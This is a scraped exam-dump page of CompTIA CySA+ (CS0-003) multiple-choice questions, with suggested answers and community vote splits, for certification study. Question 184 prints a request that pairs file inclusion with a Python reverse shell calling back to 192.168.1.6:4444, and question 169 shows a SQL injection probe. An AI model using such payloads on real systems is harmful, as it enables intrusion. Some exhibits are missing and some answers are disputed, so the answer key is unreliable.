C (48%)

by  [dcdc1000](#) at Sept. 19, 2023, 4:46 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 153 DISCUSSION

A web application team notifies a SOC analyst that there are thousands of HTTP/404 events on the public-facing web server. Which of the following is the next step for the analyst to take?

- A. Instruct the firewall engineer that a rule needs to be added to block this external server
- B. Escalate the event to an incident and notify the SOC manager of the activity
- C. Notify the incident response team that there is a DDoS attack occurring
- D. Identify the IP/hostname for the requests and look at the related activity

Suggested Answer: *D*

Community vote distribution

D (94%)	6%
---------	----

by  [kmordalv](#) at Sept. 15, 2023, 3:46 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 154 DISCUSSION

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system application, or user base is affected by an uptime availability outage?

- A. Timeline
- B. Evidence
- C. Impact
- D. Scope

Suggested Answer: C

Community vote distribution

C (100%)

by  Rezaee at Jan. 12, 2024, 1:10 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 155 DISCUSSION

A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

- A. OpenVAS
- B. Burp Suite
- C. Nmap
- D. Wireshark

Suggested Answer: A

Community vote distribution

A (100%)

by  Rezaee at Jan. 12, 2024, 1:27 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 156 DISCUSSION

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host  CVE: (Vulnerability Name)  Metrics
---  -----
host01 CVE-2003-99992: (TransAt1) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)      DDS:AEX:NCA
host03 CVE-2007-99996:          RCE:AEX:HVT
(NarrowStairs)
host04 CVE-2009-99998:          UDD:NOA
(Topendoor)

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NCA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Suggested Answer: C

Community vote distribution

C (100%)

by  mightybluepen at Jan. 12, 2024, 4:35 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 157 DISCUSSION

An organization receives a legal hold request from an attorney. The request pertains to emails related to a disputed vendor contract. Which of the following is the best step for the security team to take to ensure compliance with the request?

- A. Publicly disclose the request to other vendors
- B. Notify the departments involved to preserve potentially relevant information
- C. Establish a chain of custody starting with the attorney's request
- D. Back up the mailboxes on the server and provide the attorney with a copy

Suggested Answer: *B*

Community vote distribution

B (80%) C (20%)

by  Rezaee at Jan. 12, 2024, 1:39 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 158 DISCUSSION

A company has the following security requirements:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

After a cloud scan is completed a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

- A. VM_PRD_DB
- B. VM_DEV_DB
- C. VM_DEV_Web02
- D. VM_PRD_Web01

Suggested Answer: A

Community vote distribution

A (95%)

5%

by  mightybluepen at Jan. 12, 2024, 4:41 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 159 DISCUSSION

Which of the following best describes the actions taken by an organization after the resolution of an incident that addresses issues and reflects on the growth opportunities for future incidents?

- A. Lessons learned
- B. Scrum review
- C. Root cause analysis
- D. Regulatory compliance

Suggested Answer: A

Community vote distribution

A (100%)

by  mightybluepen at Jan. 12, 2024, 4:44 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 16 DISCUSSION

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

- A. Proprietary systems
- B. Legacy systems
- C. Unsupported operating systems
- D. Lack of maintenance windows

Suggested Answer: A

Community vote distribution

A (96%)	4%
---------	----

by  at Aug. 1, 2023, 7:49 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 160 DISCUSSION

An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

- A. Impact
- B. Vulnerability score
- C. Mean time to detect
- D. Isolation

Suggested Answer: A

Community vote distribution

A (82%) C (18%)

by  Rezaee at Jan. 12, 2024, 1:22 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 161 DISCUSSION

To minimize the impact of a security incident, a cybersecurity analyst has configured audit settings in the organization's cloud services. Which of the following security controls has the analyst configured?

- A. Preventive
- B. Corrective
- C. Directive
- D. Detective

Suggested Answer: D


Community vote distribution

D (100%)

by  mightybluepen at Jan. 12, 2024, 4:58 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 162 DISCUSSION

A web developer reports the following error that appeared on a development server when testing a new application:



Which of the following tools can be used to identify the application's point of failure?

- A. OpenVAS
- B. Angry IP scanner
- C. Immunity debugger
- D. Burp Suite

Suggested Answer: C

Community vote distribution

C (100%)

by  mightybluepen at Jan. 12, 2024, 5:02 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 163 DISCUSSION

Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

- A. MOU
- B. NDA
- C. BIA
- D. SLA

Suggested Answer: D

Community vote distribution

D (100%)

by  mightybluepen at Jan. 12, 2024, 5:04 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 164 DISCUSSION

A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

- A. Block the attacks using firewall rules
- B. Deploy an IPS in the perimeter network
- C. Roll out a CDN
- D. Implement a load balancer

Suggested Answer: C

Community vote distribution

C (71%)

A (29%)

by  narst at Feb. 24, 2024, 6:45 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 165 DISCUSSION

An analyst is reviewing system logs while threat hunting:

Time	Host	Parent Process	Child Process
1:15PM	PC1	wininit.exe	services.exe
1:15PM	PC3	outlook.exe	excel.exe
1:15PM	PC2	explorer.exe	chrome.exe
1:15PM	PC1	wininit.exe	lsass.exe
1:16PM	PC1	services.exe	svchost.exe
1:16PM	PC5	cmd.exe	calc.exe
1:16PM	PC3	excel.exe	procdump.exe
1:16PM	PC4	explorer.exe	mstsc.exe
1:17PM	PC5	explorer.exe	firefox.exe

Which of the following hosts should be investigated first?

- A. PC1
- B. PC2
- C. PC3
- D. PC4
- E. PC5

Suggested Answer: C

Community vote distribution

C (74%) E (23%) 3%

by  ScottT at Feb. 26, 2024, 11:04 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 166 DISCUSSION

An organization needs to bring in data collection and aggregation from various endpoints. Which of the following is the best tool to deploy to help analysts gather this data?

- A. DLP
- B. NAC
- C. EDR
- D. NIDS

Suggested Answer: C

Community vote distribution

C (100%)

by  ScottT at Feb. 26, 2024, 11:08 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 167 DISCUSSION

A regulated organization experienced a security breach that exposed a list of customer names with corresponding PII data. Which of the following is the best reason for developing the organization's communication plans?

- A. For the organization's public relations department to have a standard notification
- B. To ensure incidents are immediately reported to a regulatory agency
- C. To automate the notification to customers who were impacted by the breach
- D. To have approval from executive leadership on when communication should occur

Suggested Answer: *B*

Community vote distribution

B (84%)	D (16%)
---------	---------

by  narst at Feb. 24, 2024, 6:48 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 168 DISCUSSION

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

- A. MFA
- B. User and password
- C. PAM
- D. Key pair

Suggested Answer: D

Community vote distribution

D (100%)

by  Instguy at Feb. 29, 2024, 9:12 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 169 DISCUSSION

A penetration tester is conducting a test on an organization's software development website. The penetration tester sends the following request to the web interface:

The screenshot shows a proxy tool interface with several tabs at the top: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, and Decoder. The 'Proxy' tab is selected. Below the tabs, there is a list box containing '1' and an ellipsis (...). Underneath are buttons for 'Go', 'Cancel', and navigation arrows (< | > | ▾ | ▾). The main area is divided into two sections: 'Request' on the left and 'Resp' on the right. The 'Request' section has tabs for Raw, Params, Headers, and Hex, with 'Raw' selected. The 'Raw' request message is displayed as follows:

```
GET /owaspbricks/content-1/index.php?id=0%20UNION%20
SELECT%20NULL,%20NULL,%20NULL
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:40.0) Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

The 'Resp' section has a 'Raw' tab, which is currently inactive.

Which of the following exploits is most likely being attempted?

- A. SQL injection
- B. Local file inclusion
- C. Cross-site scripting
- D. Directory traversal

Suggested Answer: A

Community vote distribution

A (100%)

by [deleted] at Feb. 22, 2024, 10:31 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 17 DISCUSSION

The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2
```

```
PORT      STATE     SERVICE REASON
80/tcp    open      http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

- A. An output of characters > and " as the parameters used in the attempt
- B. The vulnerable parameter ID http://172.31.15.2/1.php?id=2 and unfiltered characters returned
- C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
- D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Suggested Answer: D

Community vote distribution

D (100%)

by  ms123451 at Sept. 3, 2023, 4:58 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 170 DISCUSSION

Two employees in the finance department installed a freeware application that contained embedded malware. The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?

- A. Turn on all systems, scan for infection, and back up data to a USB storage device.
- B. Identify and remove the software installed on the impacted systems in the department.
- C. Explain that malware cannot truly be removed and then reimagine the devices.
- D. Log on to the impacted systems with an administrator account that has privileges to perform backups.
- E. Segment the entire department from the network and review each computer offline.

Suggested Answer: E

Community vote distribution

E (79%) B (21%)

by  voiddraco at March 1, 2024, 2:46 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 171 DISCUSSION

A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment. Which of the following must be considered to ensure the consultant does no harm to operations?

- A. Employing Nmap Scripting Engine scanning techniques
- B. Preserving the state of PLC ladder logic prior to scanning
- C. Using passive instead of active vulnerability scans
- D. Running scans during off-peak manufacturing hours

Suggested Answer: C

Community vote distribution

C (94%)	6%
---------	----

by  Nishaw at April 4, 2024, 9:44 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 172 DISCUSSION

A team of analysts is developing a new internal system that correlates information from a variety of sources, analyzes that information, and then triggers notifications according to company policy. Which of the following technologies was deployed?

- A. SIEM
- B. SOAR
- C. IPS
- D. CERT

Suggested Answer: A

Community vote distribution

A (84%)	B (16%)
---------	---------

by  Man001 at March 7, 2024, 11:03 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 173 DISCUSSION

Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

- A. Install a firewall.
- B. Implement vulnerability management.
- C. Deploy sandboxing.
- D. Update the application blocklist.

Suggested Answer: C

Community vote distribution

C (47%)	D (33%)	B (20%)
---------	---------	---------

by [deleted] at Feb. 22, 2024, 10:50 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 174 DISCUSSION

A Chief Information Security Officer wants to implement security by design, starting with the implementation of a security scanning method to identify vulnerabilities, including SQL injection, RFI, XSS, etc. Which of the following would most likely meet the requirement?

- A. Reverse engineering
- B. Known environment testing
- C. Dynamic application security testing
- D. Code debugging

Suggested Answer: C

Community vote distribution

C (100%)

by  [tbbanz26](#) at Feb. 29, 2024, 3:17 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 175 DISCUSSION

A security analyst scans a host and generates the following output:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d:d0:98:da:0d:32:3d:0b:3f:42:4d:d7:93:4f:fd:60 (RSA)
|   256 4c:f4:2e:24:82:cf:9c:8d:e2:0c:52:4b:2e:a5:12:d9 (ECDSA)
|_  256 a9:fb:e3:f4:ba:d6:1e:72:e7:97:25:82:87:6e:ea:01 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Which of the following best describes the output?

- A. The host is unresponsive to the ICMP request.
- B. The host is running a vulnerable mail server.
- C. The host is allowing unsecured FTP connections.
- D. The host is vulnerable to web-based exploits.

Suggested Answer: D

Community vote distribution

D (100%)

by  ScottT at Feb. 26, 2024, 11:21 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 176 DISCUSSION

The security team at a company, which was a recent target of ransomware, compiled a list of hosts that were identified as impacted and in scope for this incident. Based on the following host list:

Impacted hostname	OS	Function
SQL01	Windows 2012 R2	SQL Database Server
WK10-Sales07	Windows 10	Corporate Laptop
WK7-Plant01	Windows 7	Assembly/plant System
DCEast01	Windows Server 2016	Domain Controller
HQAdmin9	Windows 11	Network Admin Laptop

Which of the following systems was most pivotal to the threat actor in its distribution of the encryption binary via Group Policy?

- A. SQL01
- B. WK10-Sales07
- C. WK7-Plant01
- D. DCEast01
- E. HQAdmin9

Suggested Answer: *D*

Community vote distribution

D (100%)

by  [jspecht](#) at March 5, 2024, 6:35 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 177 DISCUSSION

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASE to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

- A. SIEM ingestion logs are reduced by 20%.
- B. Phishing alerts drop by 20%.
- C. False positive rates drop to 20%.
- D. The MTTR decreases by 20%.

Suggested Answer: C

Community vote distribution

C (90%)	10%
---------	-----

by  Jhonattan0032 at Feb. 22, 2024, 9:15 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 178 DISCUSSION

Which of the following threat actors is most likely to target a company due to its questionable environmental policies?

- A. Hacktivist
- B. Organized crime
- C. Nation-state
- D. Lone wolf

Suggested Answer: A

Community vote distribution

A (100%)

by  jspecht at March 5, 2024, 6:39 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 179 DISCUSSION

A cybersecurity analyst is recording the following details:

- ID
- Name
- Description
- Classification of information
- Responsible party

In which of the following documents is the analyst recording this information?

- A. Risk register
- B. Change control documentation
- C. Incident response playbook
- D. Incident response plan

Suggested Answer: A

Community vote distribution

A (100%)

by  section8santa at April 6, 2024, 10:34 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 18 DISCUSSION

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

Suggested Answer: *B*

Community vote distribution

B (100%)

by  kmordalv at Sept. 7, 2023, 8:11 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 180 DISCUSSION

A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

- A. Trends
- B. Risk score
- C. Mitigation
- D. Prioritization

Suggested Answer: B

Community vote distribution

B (89%)	11%
---------	-----

by  Nishaw at April 2, 2024, 9:57 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 181 DISCUSSION

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

- A. If appropriate logging levels are set
- B. NTP configuration on each system
- C. Behavioral correlation settings
- D. Data normalization rules

Suggested Answer: *B*

Community vote distribution

B (83%) D (17%)

by  [Brick69](#) at Feb. 26, 2024, 7:32 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 182 DISCUSSION

During a scan of a web server in the perimeter network, a vulnerability was identified that could be exploited over port 3389. The web server is protected by a WAF. Which of the following best represents the change to overall risk associated with this vulnerability?

- A. The risk would not change because network firewalls are in use
- B. The risk would decrease because RDP is blocked by the firewall
- C. The risk would decrease because a web application firewall is in place
- D. The risk would increase because the host is external facing

Suggested Answer: D

Community vote distribution

D (68%)	C (23%)	9%
---------	---------	----

by  abee6ca at Feb. 22, 2024, 9:49 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 183 DISCUSSION

Several vulnerability scan reports have indicated runtime errors as the code is executing. The dashboard that lists the errors has a command-line interface for developers to check for vulnerabilities. Which of the following will enable a developer to correct this issue? (Choose two.)

- A. Performing dynamic application security testing
- B. Reviewing the code
- C. Fuzzing the application
- D. Debugging the code
- E. Implementing a coding standard
- F. Implementing IDS

Suggested Answer: *BD*


Community vote distribution

BD (80%) AD (20%)

by  [Brick69](#) at Feb. 26, 2024, 7:33 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 184 DISCUSSION

A security analyst is trying to validate the results of a web application scan with Burp Suite. The security analyst performs the following:



The screenshot shows the 'Request' tab in Burp Suite's interface. The 'Raw' tab is selected, displaying the following HTTP request:

```
GET /index.php?view=../../../../var/log/apache2/access.log&cmd=python+-c+'import+socket,subprocess,os';3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect('192.168.1.6',4444);3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3bsubprocess.call(['/bin/sh','-i']);3b' HTTP/1.1
Host: secureapplication.example
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=ohsfooqqof8ognj1tjp98ufv2h6
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

Which of the following vulnerabilities is the security analyst trying to validate?

- A. SQL injection
- B. LFI
- C. XSS
- D. CSRF

Suggested Answer: B

Community vote distribution

B (100%)

by  FT000 at Feb. 25, 2024, 2:58 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 185 DISCUSSION

A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls and two-factor authentication. Which of the following does this most likely describe?

- A. System hardening
- B. Hybrid network architecture
- C. Continuous authorization
- D. Secure access service edge

Suggested Answer: A

Community vote distribution

A (80%)

D (20%)

by  [julessandrin](#) at March 3, 2024, 1:36 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 186 DISCUSSION

A security analyst needs to secure digital evidence related to an incident. The security analyst must ensure that the accuracy of the data cannot be repudiated. Which of the following should be implemented?

- A. Offline storage
- B. Evidence collection
- C. Integrity validation
- D. Legal hold

Suggested Answer: C

Community vote distribution

C (100%)

by  jspecht at March 5, 2024, 7:24 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 187 DISCUSSION

An analyst investigated a website and produced the following:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 10:21 CDT
Nmap scan report for insecure.org (45.33.49.119)
Host is up (0.054s latency).
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 95 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
25/tcp    closed smtp
80/tcp    open  http     Apache httpd 2.4.6
113/tcp   closed ident
443/tcp   open  ssl/http Apache httpd 2.4.6
Service Info: Host: issues.nmap.org

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 20.52 seconds
```

Which of the following syntaxes did the analyst use to discover the application versions on this vulnerable website?

- A. nmap -sS -T4 -F insecure.org
- B. nmap -C insecure.org
- C. nmap -sV -T4 -F insecure.org
- D. nmap -A insecure.org

Suggested Answer: C

Community vote distribution

C (100%)

by  Brick69 at Feb. 26, 2024, 7:45 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 188 DISCUSSION

A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

- A. The NTP server is not configured on the host
- B. The cybersecurity analyst is looking at the wrong information
- C. The firewall is using UTC time
- D. The host with the logs is offline

Suggested Answer: A

Community vote distribution

A (91%)	9%
---------	----

by  Jhonattan0032 at Feb. 23, 2024, 12:50 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 189 DISCUSSION

A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

- A. Scan the employee's computer with virus and malware tools
- B. Review the actions taken by the employee and the email related to the event
- C. Contact human resources and recommend the termination of the employee
- D. Assign security awareness training to the employee involved in the incident

Suggested Answer: *B*

Community vote distribution

B (100%)

by  spamsoc at March 5, 2024, 5:21 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 19 DISCUSSION

A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

- A. Code analysis
- B. Static analysis
- C. Reverse engineering
- D. Fuzzing

Suggested Answer: C

Community vote distribution

C (59%) B (41%)

by  Nixon333 at July 24, 2023, 8:35 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 190 DISCUSSION

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters.

Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

Suggested Answer: A

Community vote distribution

A (100%)

by  jspecht at March 5, 2024, 7:38 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 191 DISCUSSION

A small company does not have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

- A. Corrective controls
- B. Compensating controls
- C. Operational controls
- D. Administrative controls

Suggested Answer: *B*

Community vote distribution

B (100%)

by  Nishaw at April 4, 2024, 10:40 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 192 DISCUSSION

During the log analysis phase, the following suspicious command is detected:

Which of the following is being attempted?

- A. Buffer overflow
- B. RCE
- C. ICMP tunneling
- D. Smurf attack

Suggested Answer: B

Community vote distribution

B (100%)

by  abee6ca at Feb. 22, 2024, 10:01 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 193 DISCUSSION

An email hosting provider added a new data center with new public IP addresses. Which of the following most likely needs to be updated to ensure emails from the new data center do not get blocked by spam filters?

- A. DKIM
- B. SPF
- C. SMTP
- D. DMARC

Suggested Answer: *B*

Community vote distribution

B (100%)

by  [julessandrin](#) at March 3, 2024, 3:32 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 194 DISCUSSION

A laptop that is company owned and managed is suspected to have malware. The company implemented centralized security logging. Which of the following log sources will confirm the malware infection?

- A. XDR logs
- B. Firewall logs
- C. IDS logs
- D. MFA logs

Suggested Answer: A

Community vote distribution

A (88%)	12%
---------	-----

by [deleted] at *March 20, 2024, 3:36 a.m.*

EXAM CS0-003 TOPIC 1 QUESTION 195 DISCUSSION

Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

- A. To provide metrics and test continuity controls
- B. To verify the roles of the incident response team
- C. To provide recommendations for handling vulnerabilities
- D. To perform tests against implemented security controls

Suggested Answer: A

Community vote distribution

A (80%) B (20%)

by  [jullessandrin](#) at March 3, 2024, 4:39 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 196 DISCUSSION

A security analyst has prepared a vulnerability scan that contains all of the company's functional subnets. During the initial scan users reported that network printers began to print pages that contained unreadable text and icons. Which of the following should the analyst do to ensure this behavior does not occur during subsequent vulnerability scans?

- A. Perform non-credentialed scans
- B. Ignore embedded web server ports
- C. Create a tailored scan for the printer subnet
- D. Increase the threshold length of the scan timeout

Suggested Answer: C

Community vote distribution

C (100%)

by  [julessandrin](#) at March 3, 2024, 5:17 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 197 DISCUSSION

A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:

- Must use minimal network bandwidth
- Must use minimal host resources
- Must provide accurate, near real-time updates
- Must not have any stored credentials in configuration on the scanner

Which of the following vulnerability scanning methods should be used to best meet these requirements?

- A. Internal
- B. Agent
- C. Active
- D. Uncredentialed

Suggested Answer: B

Community vote distribution

B (75%) D (25%)

by  [julessandrin](#) at March 3, 2024, 5:49 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 198 DISCUSSION

An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

- A. RFI
- B. LFI
- C. CSRF
- D. XSS

Suggested Answer: C

Community vote distribution

C (73%) D (27%)

by  MMK777 at March 29, 2024, 2:35 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 199 DISCUSSION

Which of the following does "federation" most likely refer to within the context of identity and access management?

- A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
- B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains
- C. Utilizing a combination of what you know who you are, and what you have to grant authentication to a user
- D. Correlating one's identity with the attributes and associated applications the user has access to

Suggested Answer: *B*

Community vote distribution

B (100%)

by  bettyboo at March 18, 2024, 4:31 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 2 DISCUSSION

Which of the following tools would work best to prevent the exposure of PII outside of an organization?

- A. PAM
- B. IDS
- C. PKI
- D. DLP

Suggested Answer: *D*

Community vote distribution

D (100%)

by  kmordalv at July 20, 2023, 4:18 p.m.
